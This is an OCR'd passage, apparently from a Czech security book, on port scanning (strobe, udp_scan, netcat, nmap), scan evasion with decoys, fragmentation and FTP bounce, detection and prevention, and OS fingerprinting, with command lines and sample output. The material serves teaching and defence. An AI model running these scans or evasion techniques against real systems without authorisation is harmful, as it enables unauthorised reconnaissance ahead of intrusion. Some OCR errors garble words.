192.168.1.10	echo	7/tcp Echo [95,JPB]
192.168.1.10	discard	9/tcp Discard [94,JPB]
192.168.1.10	sunrpc	111/tcp rpcbind SUN RPC
192.168.1.10	daytime	13/tcp Daytime [93,JPB]
192.168.1.10	chargen	19/tcp ttyst source
192.168.1.10	ftp	21/tcp File Transfer [Control] [96,JPB]
192.168.1.10	exec	512/tcp remote process execution;
192.168.1.10	login	513/tcp remote login a la telnet;
192.168.1.10	cmd	514/tcp shell like exec, but automatic
192.168.1.10	ssh	22/tcp Secure Shell
192.168.1.10	telnet	23/tcp Telnet [112,JPB]
192.168.1.10	smtp	25/tcp Simple Mail Transfer [102,JPB]
192.168.1.10	nfs	2049/tcp networked file system
192.168.1.10	lockd	4046/tcp
192.168.1.10	unknown	32772/tcp unassigned
192.168.1.10	unknown	32773/tcp unassigned
192.168.1.10	unknown	32778/tcp unassigned
192.168.1.10	unknown	32799/tcp unassigned
192.168.1.10	unknown	32804/tcp unassigned

Strobe je sice velmi spolehlivý, ale je třeba mít na paměti i některá jeho omezení. Strobe je pouze TCP skener. Neumožňuje tedy ohledávání UDP portů. V uvedeném výstupu proto vidíme pouze část skutečné situace. Navíc strobe používá k testům pouze spojení TCP. To sice zaručuje vysokou spolehlivost, ale také je snadno detekovatelné cílovým počítačem. Musíme se tedy poohlédnout po dalších utilitách, které chybějící funkce nahradí.

## udp\_scan

Tato utilita pochází z programu SATAN (Security Administrátor Tool for Analyzing Networks), vytvořeného Danem Farmerem a Wietsem Venemou v roce 1995. Ačkoli je SATAN již poměrně zastarálý, obsahuje utility, které splňují účel dostatečně dobře. Nová verze programu SATAN se jmenuje SAINT. Najdete ji na <http://wwdsilx.wwdsi.com>. Existuje mnoho dalších utilit umožňujících skenování UDP portů, ale udp\_scan je jednou z nejspolehlivějších. Jediná jeho nevýhoda je, že ho většina IDS produktů snadno identifikuje jako útok pomocí programu SATAN. Při skenování UDP portů většinou analyzujeme všechny porty pod 1024 a specifické (rizikové) porty nad portem 1024.

```
[tsunami] udp_scan 192.168.1.1 1-1024
42:UNKNOWN:
53:UNKNOWN:
123:UNKNOWN:
135:UNKNOWN:
```

## netcat

Další vynikající utilitu je netcat nebo nc, naprogramovaný Hobbitem (hobbit@avian.org). Tato utilita umožňuje totlik činností, že je často přirovnávána ke švýcarskému armádnímu noži. Mnoho z jeho funkcí popíšeme v dalších částech knihy. Nyní se zastavíme na jeho schopnostech týkajících se skenování. Umožňuje analýzu portů TCP i UDP. Přepínače -v a -vv zapínají podrobný a ještě podrobnější výstup, přepínač -z se používá při skenování portů a -w2 umožňuje definovat časový interval mezi jednotlivými spojeními. Implicitně nc skenuje porty TCP. Pokud vás zajímají porty UDP, musíte použít přepínač -u, jak je uvedeno v druhém příkladu.

```
[tsunami] nc -v -z -w2 192.168.1.1 1-140
```

```
[192.168.1.1] 139 (?) open
[192.168.1.1] 135 (?) open
[192.168.1.1] 110 (pop-3) open
[192.168.1.1] 106 (?) open
[192.168.1.1] 81 (?) open
[192.168.1.1] 80 (http) open
[192.168.1.1] 79 (finger) open
[192.168.1.1] 53 (domain) open
[192.168.1.1] 42 (?) open
[192.168.1.1] 25 (smtp) open
[192.168.1.1] 21 (ftp) open
```

```
[tsunami] nc -u -v -z -w2 192.168.1.1 1-140
[192.168.1.1] 135 (ntportmap) open
[192.168.1.1] 123 (ntp) open
[192.168.1.1] 53 (domain) open
[192.168.1.1] 42 (name) open
```

## NMAP

Nyní, když jsme si popsali základní utility používané ke skenování portů, se můžeme věnovat programu, který je právem považován za číslo jedna v této oblasti. Jedná se o nmap (<http://www.insecure.org/nmap>). Implementoval ho výše zmíněný Fyodor a umožňuje nejenom základní TCP a UDP skenování, ale také již zmíněné složitější metody. Jen zřídka nalezneme utilitu s toliku možnostmi.

```
[tsunami]# nmap -h
nmap V. 2.53 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
  -sT TCP connect() port scan (default)
* -sS TCP SYN stealth port scan (best all-around TCP scan)
```

- \* -sU UDP port scan
- sP ping scan (Find any reachable machines)
- \* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
- SR/-I RPC/Identd scan (use with other scan types)

Some Common Options (none are required, most can be combined):

- \* -O Use TCP/IP fingerprinting to guess remote operating system
- p <range> ports to scan. Example range: '1-1024,1080,6666,31337'
- F Only scans ports listed in nmap-services
- v Verbose. Its use is recommended. Use twice for greater effect.
- P0 Don't ping hosts (needed to scan www.microsoft.com and others)
- \* -Ddecoy\_host1,decoy2[,...] Hide scan using many decoys
- T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing- policy
- n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
- ON/-oM <logfile> Output normal/machine parsable scan logs to <logfile>
- IL <inputfile> Get targets from file; Use '-' for stdin
- \* -S <your\_IP>/-e <devicename> Specify source address or network interface
- interactive Go into interactive mode (then press h for help)

```
[tsunami] nmap -sS 192.168.1.1
Starting nmap V. 2.53 by fyodor@insecure.org
Interesting ports on (192.168.1.11):
```

(The 1504 ports scanned but not shown below are in state: closed)

Port	State	Protocol	Service
21	open	tcp	ftp
25	open	tcp	smtp
42	open	tcp	nameserver
53	open	tcp	domain
79	open	tcp	finger
80	open	tcp	http
81	open	tcp	hosts2-ns
106	open	tcp	pop3pw
110	open	tcp	pop-3
135	open	tcp	loc-srv
139	open	tcp	netbios-ssn
443	open	tcp	https

Nmap má některé další vlastnosti, které bychom měli zmínit. Uvedli jsme syntaxi, která může být použita ke skenování jednoho konkrétního systému. Nmap ale dokáže jednoduše skenovat celou síť. Intervaly IP adres musíme zadat v tzv. CIDR (Classless Inter-Domain Routing) formátu (RFC 1519, <http://www.ietf.org/rfc/rfc1519.txt>). Definice adres v rozmezí 192.168.1.1-192.168.1.254 tedy bude vypadat následovně:

```
[tsunami]# nmap -sF 192.168.1.0/24 -oN outfile
```

Použili jsme navíc přepínač -o, který uloží výsledky skenování do souboru „outfile“, a přepínač N, který je uloží v čitelné formě (přepínač M by výsledky uložil ve tvaru vhodném pro další strojové zpracování). Oba přepínače lze uvést zároveň, takže můžeme výsledky jednoho skenu uložit jak v čitelné formě (do jednoho souboru), tak ve formě vhodné pro strojové zpracování (do druhého souboru).

Je možné, že jsme metodami popsanými v předcházející kapitole zjistili, že organizace používá jako firewall jednoduchý filtr. V tomto případě můžeme použít přepínač -p, který způsobí, že testovací pakety budou odesílaný jako fragmenty. Fragmenty jsou obecně hůře detekovatelné jak filtrem, tak IDS (Intrusion Detection System - systém detekce průniků). Moderní filtry a aplikační firewalls sice posbírají všechny fragmenty paketu do fronty a vyhodnotí je, ale je možné, že narazíme na nějaké starší zařízení nebo na nějaké zařízení, které z důvodů výkonnosti (průchodnosti) fragmenty nedefragmentuje, a propustí je tak, jak jsou.

Pokud je cílová síť dobře administrovaná, lze skeny snadno identifikovat. Nmap poskytuje možnost takzvaných klamných skenů (přepínač -D). Během opravdového skenu proběhne ještě několik dalších (klamných) skenů, které se tváří, jako by probíhaly z jiných počítačů. Je pak velmi těžké mezi nimi odhalit ten pravý. IP adresy, ze kterých mají probíhat klamné skeny, by měly být adresy fungujících počítačů. V opačném případě by mohlo dojít k zaplavení sítě SYN pakety (SYN flood) a tím vlastně k DoS (Denial of Service) útoku. Uvedeme příklad skenu s klamnými počítači:

```
[tsunami] nmap -sS 192.168.1.1 -D 10.1.1.1 www.target_web.com,ME -p25,139,443
```

Starting nmap V. 2.53 by fyodor@insecure.org

Interesting ports on (192.168.1.1):

Port	State	Protocol	Service
25	open	tcp	smtp
443	open	tcp	https

Nmap run completed - 1 IP address (1 host up) scanned in 1 second

Další zajímavé informace získáme prostřednictvím takzvaného ident skenu. Ident (RFC 1413 - <http://www.ietf.org/rfc/rfc1413.txt>) je služba, která se používá k identifikaci vlastníka spojení TCP. Komunikace služby ident probíhá na portu 113. Služba vlastně vrací jméno vlastníka procesu, který naslouchá na konkrétním portu. Tento sken je nejúčinnější u strojů s operačním systémem Unix.

```
[tsunami] nmap -I 192.168.1.10
Starting nmap V. 2.53 by fyodor@insecure.org
Port      State      Protocol      Service      Owner
22      open       tcp          ssh          root
25      open       tcp          smtp         root
80      open       tcp          http         root
110     open       tcp          pop-3        root
113     open       tcp          auth         root
6000    open       tcp          X11          root
```

Ve výpisu opravdu vidíme vlastníky procesů. Procesy mají většinou tatáž přístupová práva jako jejich vlastníci. Pozorný čtenář si jistě všiml, že webový server běží pod uživatelem „root“ (jeho vlastníkem je root) a ne pod nějakým méně privilegovaným uživatelem, jako je například „nobody“. Toto je z hlediska bezpečnosti serveru **vážný** nedostatek. Pokud totiž donutíme webový server vykonat příkaz operačního systému, bude vykonán s přístupovými právy superuživatele (roota).

Poslední technika, o které se zmíníme, je *FTP bounce* sken. FTP bounce sken byl poprvé popsán Hobbitem v příspěvku do konference Bugtraq roku 1995 (<http://www.securityfocus.com/templates/archives/pike?list=l&msg=199507120620.CAA18176@narq.avian.org>). Hobbit v příspěvku zdůrazňuje principiální

chyby FTP protokolu (RFC 959 - <http://www.ietf.org/rfc/rfc0959.txt>). Krátce řečeno, FTP bounce útok je metoda, jak vytvořit spojení skrz FTP server pomocí zneužití funkce „proxy“. Tento útok lze využít k odesílání téměř anonymních e-mailů a news článků, k přetížení FTP serveru, k přeplnění cizích disků a překonání firewallů. Útočníka [ze navíc jen velmi těžko vystopovat. V tuto chvíli je pro nás důležité, že můžeme naše skenovací pakety „odrazit“ (bounce) od FTP serveru náhodně k FTP bounce útoku a zůstat tak v anonymitě (správce skenovaného počítače žije v domnění, že jej skenuje FTP server). Navíc můžeme takto obejít i mechanismus přístupové kontroly do sítě (pokud má využitý FTP server přístup povolen).

Nmap samozřejmě tento typ skenování umožňuje, ale musí být splněno několik podmínek. Za prvé musí na FTP serveru existovat adresář, který lze číst a do kterého lze zapisovat. Za druhé musí FTP server povolit nmapu zadat falešnou informaci o portu pomocí ftp příkazu PORT. Ačkoli je tato technika velmi efektivní, může být velmi pomalá. Navíc mnoho nových verzí FTP serverů bounce útok neumožňuje.

Popsali jsme si nástroje, které se dají použít ke skenování portů, ovšem musíme porozumět výstupům, které poskytují. Nezávisle na nástroji, který používáme, hledáme otevřené porty vypovídající o použitých službách i o operačním systému počítače. Pokud například najdeme otevřené porty 139 a 135, je vysoko pravděpodobné, že jsme narazili na počítač s operačním systémem Windows NT. Windows NT mají obvykle otevřené porty 135 a 139, Čímž se odlišují od Windows 95/98, které naslouchají pouze na portu 139.

Pokud naopak prostudujeme dříve uvedený výpis programu strobe, můžeme soudit, že se jedná o nějaký druh operačního systému Unix. Napovídá lomu charakter zjištěných služeb; portmapper (111), R služby (512-514), NFS (2049) a porty s vysokými čísly 3277X a výše. Porty s vysokými čísly mohou dokonce nasvědčovat, že se jedná o Solaris, na kterém běží RPC (Remote Procedure Call) služby. Pozor, tyto závěry nemusí být zcela přesné.

TCP a UDP sken také hodně napoví o zranitelnosti systému. Například otevřený port 139 na Windows NT serveru je značným bezpečnostním rizikem. V kapitole 5 je problém nefiltrovaného portu 139 popsán podrobněji. Unixový systém z našeho příkladu je také ohrožen, protože povolené služby jsou dobře známy svými problémy s bezpečností. Jak uvidíme v kapitole 8, RPC a NFS jsou služby, prostřednictvím kterých může útočník naaišit bezpečnost unixového serveru. Naopak je téměř nemožné „nabourat“ se do systému prostřednictvím služby, která není aktivní. Čím více služeb provozujeme, tím je pravděpodobnost zneužití systému vyšší.


## Skenery na platformě Windows

Zatím jsme o skenerech hovořili z perspektivy uživatele operačního systému Unix. Nyní si popíšeme některé spolehlivé, rychlé a funkcemi oplývající skenery určené pro Windows,

### NetScanTools Pro 2000

NetScanTools Pro 2000 (NSTP2K) obsahují snad všechny představitelné síťové utility integrované do jednoho uživatelského rozhraní; nslookup, dig a axfr, whois, hromadné pingy, skenování jmenného prostoru NetBIOSu, SNMP testy a další. Program je navíc schopen multitaskingu. Můžete najednou skenovat porty v jedné síti a hromadným pingem testovat jinou síť. Skener obsažený v NSTP2K je jeden z nejlepších na platformě Windows. Umožňuje snadnou specifikaci cílového počítače a portů (seznamy IP adres a portů mohou být importovány z textových souborů). Jsou podporovány TCP i UDP skeny {ne však pro

každý port zvlášť) a proces skenování je díky multithreadingu dostatečně rychlý. Nevýhodou je výstup, který se dá jen velice těžko dle zpracovávat pomocí automatizovaných nástrojů, a program se díky své grafické podstatě nedá použít ve skriptech. Také by bylo užitečné, kdyby se výstup jedné funkce (například NetScanneru) dal přímo poslat na vstup funkce druhé (PortProbe).



Obrázek 2-3. NetScanTools Pro 2000 Je jedním z nejrychlejších a nejflexibilnějších skenerů pro Windows

Závěrem lze říci, že NSTP2K (<http://www.nwpsw.com>) je profesionálně napsaný program, který je pravidelně aktualizován, ale je ve srovnání s konkurencí poněkud dražší. Během 30 dnů je možné zdarma vyzkoušet odlehčenou verzi (Netscan Tools v. 4). Ta se však co do funkčnosti nemůže s verzí Pro 2000 ani zdaleka srovnávat.

Pokud budete NSTP2K pravidelně používat, nezapomeňte v záložce IDENT server vypnout ident server. Pokud tak neučiníte, bude pokaždé, když NSTP2K spustíte, aktivní TCP port 113. Na obrázku 2-3 je zobrazen NSTP2K v okamžiku, kdy skenuje středné velkou síť.


## SuperScan

SuperScan od Foundstone (<http://www.foundstone.com/rdlabs/termsfuse.php?filename=super-scan.exe>) je další rychlý a univerzální TCP port skener. Je za mnohem lepší cenu - zadarmo! Stejně jako NSTP2K umožňuje pružnou specifikaci cílových IP adres a portů. IP adresy i porty lze načíst z textového souboru tlačítkem Filé. Funkce programu jsou dobře popsány v integrované návodě. Na obrázku 2-4 je vidět, jak probíhá načítání IP adres (nebo jmen počítačů) z textového souboru. SuperScan obsahuje jeden z nejrozsáhlejších seznamů portů (nám se líbil zvláště henss.Ist, ale když si všimnete prvních písmen originálního názvu naší knihy a prvních písmen názvu seznamu, možná to bude vypadat trochu zaujatě - díky, Robině). Když si nějaký seznam vyberete, můžete dále samozřejmě libovolně další porty přidávat nebo ubírat. SuperScan je také dostatečně rychlý.

Udp^scan	X		http://www.wwdsilx.wwdsi.com/saint/	
Nmap	X	X	X	http://www.insecure.org/nmap/
Netcat	X	X		http://packetstorm.security.com/UNIX/utilities/nc110.tgz
<b>Windows</b>				
Netcat	X	X*		http://www.atstake.com/research/tools/nd1nt.zip
NetScanTools	X	X		http://www.nwpsw.com Pro 2000
SuperScan	X			http://keir.net/software.html
WinScan	X			http://www.prosofve.com
IpEye	X			http://ntsecurity.nu
WUPS		X		http://ntsecurity.nu
Fscan	X	X		http://www.foundstone.com/rdlabs/termsofuse.php?filename=fscan.exe

- Upozornění: UDP sken programu Netcat pro Windows nepracuje podle očekávání.

**Tabulka 2-2. Populární skenery a jejich funkce**



Obrázek 2-5. Windows UDP port skener (WUPS) odhalil systém se spuštěným SNMP (UDP 161)

## Obrana proti skenování portů

### Detekce

Detekování skenu nám umožní udělat si představu o tom, kdy může proběhnout útok na naše systémy a kdo tento útok podnikne. Hlavní metodou detekce je použití IDS, jako je například Real Secure od Internet Security Systems a snort.

Následující výpis ukazuje, jak je sken zaznamenán programem snort, který je naším oblíbencem kromě jiného také pro snadnou dostupnost aktuálních signatur a proto, že je zadarmo.

```
[**] spp_portscan: PORTSCAN DETECTED from 192.168.1.10 [**]
05/22-18:48:53.681227
[**] spp_portscan: portscan status from 192.168.1.10: 4 connections across 1 hosts:
TCP(0), UDP(4) [**]
05/22-18:49:14.180505
[**] spp_portscan: End of portscan from 192.168.1.10 [**]
05/22-18:49:34.180236
```

Další informace o snortu najdete na <http://www.snort.org>.


Z perspektivy unixových počítačů můžeme detektovat skeny pomocí programu scanlogd (<http://www.openwall.com/scanlogd>). Program PortSentry z projektu Abacus (<http://www.psionic.com>) umí skeny nejenom detektovat, ale umí na ně i aktivně reagovat. Jednou takovou reakcí může být automatické nastavení filtru, který bude blokovat pakety přicházející z útočníkova systému. Konfigurace pravidla je silně závislá na operačním systému a v případě linuxového jádra 2.2.x může vypadat takto:

```
# New ipchain support for Linux kernel version 2.102+
KILL_ROUTE="/sbin/ipchains -l input -s $TARGET$ -j DENY -1"
```

PortSentry pracuje pod mnoha variantami Unixu, včetně Solarisu. Detekce podobných aktivit je velmi důležitá. Zachycení skenu totiž většinou indikuje snahu o průzkum naší sítě. Po průzkumu může následovat plnohodnotný útok. Je třeba si ale uvědomit, že útočník může zfalšovat IP adresu, ze které provádí sken. Pokud ji zablokujeme, může se stát, že budeme blokovat úplně „nevinný“ systém, který nemá s útočníkem nic společného. Mnoho zajímavých informací o návrhu a překonávání detekčních systémů najdete v pojednání <http://www.openwall.com/scanlogd/P53-13.gz>, napsaném Solar Designrem.

Většina firewallů dokáže detektovat pokusy o skenování portů. Některé z nich umí detektovat i výše popsané „neviditelné“ skeny. Jejich schopnosti se však liší. Mnohé například dokážou rozpoznat SYN skeny, ale úplně ignorují FIN skeny.


Nejnáročnější činností při detekování skenů je analýza rozsáhlých logů. Je vhodné použít některý z nástrojů pro automatizovanou analýzu logů, jako je například Psionic Logcheck (<http://www.psionic.com/abacus/logcheck>). Je také vhodné nechat si zasílat poplašné zprávy o detekci skenu v reálném čase elektronickou poštou nebo prostřednictvím SMS. Pokud je to možné, nastavte však systém tak, aby nezasílal zprávu při každém pokusu o sken, ale aby pokusy sdružil do skupin a zprávu ocieslal za každou skupinu (threshold logging). Pokud to neuděláte, může dojít k zahlcení systému elektronické pošty nebo SMS brány. Lance Spitzner vytvořil pro Firewall-1 užitečnou utilitu alert.sh (<http://www.ente>



ract.com/~lspitz/intrusion.html), která detekuje skeny portů a spouští uživatelem definovaný poplach (User Defined Alert).

Pro operační systémy Windows je k dispozici několik utilit detekujících jednoduché skeny portů. První z nich je Genius od Independent Software (<http://www.indiesoft.com>). Tento software poskytuje mnohem více funkcí než pouhou detekci skenů. Vyplatí se ho však používat, i kdybyste využívali jenom funkci detekce. Genius analyzuje v definovaném časovém intervalu požadavky o napojení a v případě, že detekuje sken, zobrazí okno s IP adresou a DNS jménem počítače, který sken prováděl.

Genius umí detekovat tradiční skeny na základě spojení TCP i SYN skeny.



**Obrázek 2-6.** Kromě jednoduchých TCP skenů Je BlackICE schopen detekovat UDP skeny, NT nulové relace, pcAny where pingy, útoky typu WinNuke, Echo bouře, tracerouty, Smurf útoky a mnohé další

Dalším detektorem Pro Windows je BlackICE (obrázek 2-6). Naleznete ho na <http://www.networkice.com>). Jedná se o vůbec první IDS pro Windows 95 a NT na bázi agentů. V současné době existuje si ce pouze jako komerční produkt, ale společnost Network ICE plánuje i jeho free verzi.

Nakonec se nesmíme zapomenout zmínit o programu ZoneAlarm (<http://www.zonelabs.com/>), který má funkce firewallu i IDS. Pro osobní použití je zadarmo.

## Prevention

Je sice složité zabránit někomu ve skenování našeho systému, můžeme ale dopady takového činnosti výrazně snížit, když vypneme všechny nepotřebné služby. V prostředí Unixu toho lze dosáhnout zakomentováním nepotřebných služeb v souboru `/etc/inetd.conf` a restartem démona `inetd`. Nezapomeňte také na služby spouštěné ve startovacích skriptech (většinou v adresáři `init.d`). K dané problematice se vrátíme v kapitole 8.

V prostředí Windows NT můžete také zakázat všechny služby, které nepotřebujete. Je to o něco složitější díky principu fungování Windows NT a jejich využívání portu 139. V každém případě se můžete pokusit zakázat některé služby v Ovládacích panelech (Control Panel) a menu Služeb (Services). Podrobnější rozbor bezpečnostních problémů Windows NT a jejich řešení jsou uvedeny v kapitole 5- Firma Tiny Software (<http://www.tinysoftware.com>) prodává skvělý filtr paketů ve formě modulu do jádra Windows NT, který umožňuje ochránit mnohé z citlivých portů.

Informace o metodách omezení počtu aktivních portů pro ostatní operační systémy a síťová zařízení najdete v manuálu.

# IDENTIFIKACE OPERAČNÍHO SYSTÉMU

Jak jste měli možnost zjistit, existuje obrovské množství nástrojů a technik určených ke skenování portů. Nyní je však naším cílem identifikace typu operačního systému počítače, který skenujeme.



## Aktivní identifikace operačního systému

Rozšířenost	10
Složitost	8
Dopad	4
<b>Celkové riziko</b>	<b>7</b>

Pro útočníka je životně důležité určit typ operačního systému, který je provozován na cílovém počítací. S touto informací může podniknout mnohem cílenější útok a může využít nepřeberné množství údajů o chybách v konkrétních operačních systémech a aplikacích. Pokud možno přesné určení operačního systému je tedy jedním z nejdůležitějších úkolů. S jednou metodou jsme se již seznámili. Jedná se o analýzu dostupných portů a o analýzu bannerů, které poskytují jednotlivé služby po připojení. Existuje však jednodušší metoda, jak zjistit typ operačního systému a verzi provozované služby. Jedná se o metodu založenou na získání stop TCP/IP implementace (stack fingerprinting). Samozřejmě že existují programy, ve kterých je tato metoda implementována. Jedná se o nás starý známý nmap a program queso.

Dříve než si ukážeme, jak zmíněné programy použít, povíme si, jak vlastně vyhledávání stop z TCP/IP implementace funguje. Implementace protokolů TCP/IP se operační systém od operačního systému v mnoha detailech liší. Implementátoři často interpretují doporučení uvedená v RFC značně rozdílně. Pokud se tedy zaměříme na tyto rozdíly, budeme s vysokou mírou pravděpodobnosti schopni rozlišit jednotlivé implementace, a tím i jednotlivé operační systémy. Aby byla zaručena maximální spolehlivost, vyžaduje tento metoda na cílovém počítaci alespoň jeden otevřený port. Není se sice pokusí odhadnout typ operačního systému i v případě, že na cílovém počítaci není otevřen žádný port, avšak přesnost takového odhadu je velmi nízká. Vyčerpávající popis metody, jejímž autorem je Fyodor a která byla poprvé publikována v Phrack Magazine, najdete na <http://www.insecure.org/nmap/nmap-fingerprinting-article.html>.

Podívejme se, jaké typy testů lze použít k rozlišení jednoho operačního systému od druhého:

- **FIN test** Na otevřený port je odeslán paket FIN. Jak bylo zmíněno dříve, systém by podle RFC 793 na takovýto paket neměl vůbec reagovat. Existují však systémy (například Windows NT), které odpoví paketem FIN/ACK.
- **Test neexistujícím příznakem** Je odeslán SYN paket s vyplněným neexistujícím příznakem (flag) v hlavičce TCP. Některé operační systémy, jako například Linux, odpovídají paketem, který má tento příznak také nastaven.
- **Vzorkování ISN (Initial Sequence Number)** Cílem je najít jednoznačný vzorek v inicializačních sekvenčních číslech spojení TCP.
- **Monitorování bitu „nefragmentovat“ (Don't fragment bit)** Některé operační systémy nastavují z důvodu výkonnosti bit „nefragmentovat“ (paket). Tento bit lze monitorovat a určit po-dle toho, jaký operační systém tuto metodu používá.

- Počáteční velikost TCP okna** Některé implementace vracejí unikátní velikost TCP okna. Tuto informaci lze použít k výraznému zpřesnění odhadu.
- Hodnota ACK** Implementace se liší v hodnotě vráceného sekvenčního čísla ACK. Některé vracejí hodnotu shodnou s hodnotou, kterou jsme odeslali, a některé tuto hodnotu zvětší o 1.
- Redukování počtu ICMP zpráv** Operační systémy mohou podle RFC 1812 (<http://www.ietf.org/rfc/rfc1812.txt>) omezovat frekvenci, se kterou jsou odesílána chybová hlášení. Pokud budeme odesílat UDP pakety na náhodné porty (s vysokými čísly), je možné podle počtu zpráv ICMP UNREACHABLE zachycených během definovaného časového intervalu usuzovat na typ operačního systému.
- Analýza ICMP zpráv** Některé operační systémy se liší v množství informací zasílaných ICMP zprávami.
- Integrita ICMP zpráv** Některé systémy mění hlavičky IP paketů, když vracejí zpět ICMP chybová hlášení. Zkoumáním provedených změn lze odhadnout typ operačního systému.
- Typ služby (TOS - Type of Service)** Je kontrolován TOS v případě ICMP zprávy PORT UNREACHABLE (nedostupný port). Většina implementací nastavuje TOS na 0, ale v některých případech se setkáme s hodnotou různou od nuly.
- Způsob zpracovávání fragmentů** Různé systémy různým způsobem zpracovávají fragmentované pakety. Některé přepisují během skládání fragmentů původní data v hlavičkách jinými daty atd. Způsob, jakým jsou fragmenty skládány, může mnoho napovědět o cílovém systému. Podrobnější informace můžete najít v dokumentu Thomase Ptacka a Tima Newshama (<http://www.clark.net/~roesch/idspaper.html>).
- Rozšířené položky TCP záhlaví označované též jako TCP volby (options)** TCP volby jsou definovány v RFC 793 a RFC 1323 (<http://www.ietf.org/rfc/rfc1323.txt>). Většina nových voleb popsaných v RFC 1323 dosud není v některých implementacích TCP/IP realizována. Odeslání paketu s nastavenými volbami umožňuje získat další informace o cílovém systému.

Nmap má implementovány všechny zmíněné metody kromě zpracování fragmentů a redukování počtu ICMP zpráv. Následuje příklad použití:

```
[tsunami] nmap -O 192.168.1.10
Starting nmap V. 2.53 by fyodor@insecure.org
Interesting ports on shadow (192.168.1.10):
Port      State     Protocol  Service
7        open      tcp       echo
9        open      tcp       discard
13       open      tcp       daytime
19       open      tcp       chargen
21       open      tcp       ftp
22       open      tcp       ssh
23       open      tcp       telnet
25       open      tcp       smtp
37       open      tcp       time
111      open      tcp       sunrpc
512      open      tcp       exec
513      open      tcp       login
514      open      tcp       shell
2049     open      tcp       nfs
```

```
4045      open          tep          lockd
TCP Sequence Prediction: Class^random positive incretnents
                         Difficulty=26590  (Worthy challenge)
Remote operating system guess: Solaris 2.5, 2.51
```

Je vidět, že identifikace operačního systému na cílovém počítači nečiní programu nmap žádné problémy. Dokonce i v případě, že cílový systém nemá otevřené žádné porty, může se nmap pokusil odhalit typ operačního systému:

```
[tsunam1]# nmap -p80 -O 10.10.10.10
Starting nmap V. 2.53 by fyodor@insecure.org
Warning: No ports found open on this machine, OS detection will be MUCH less reliable
No ports open for host (10.10.10.10)

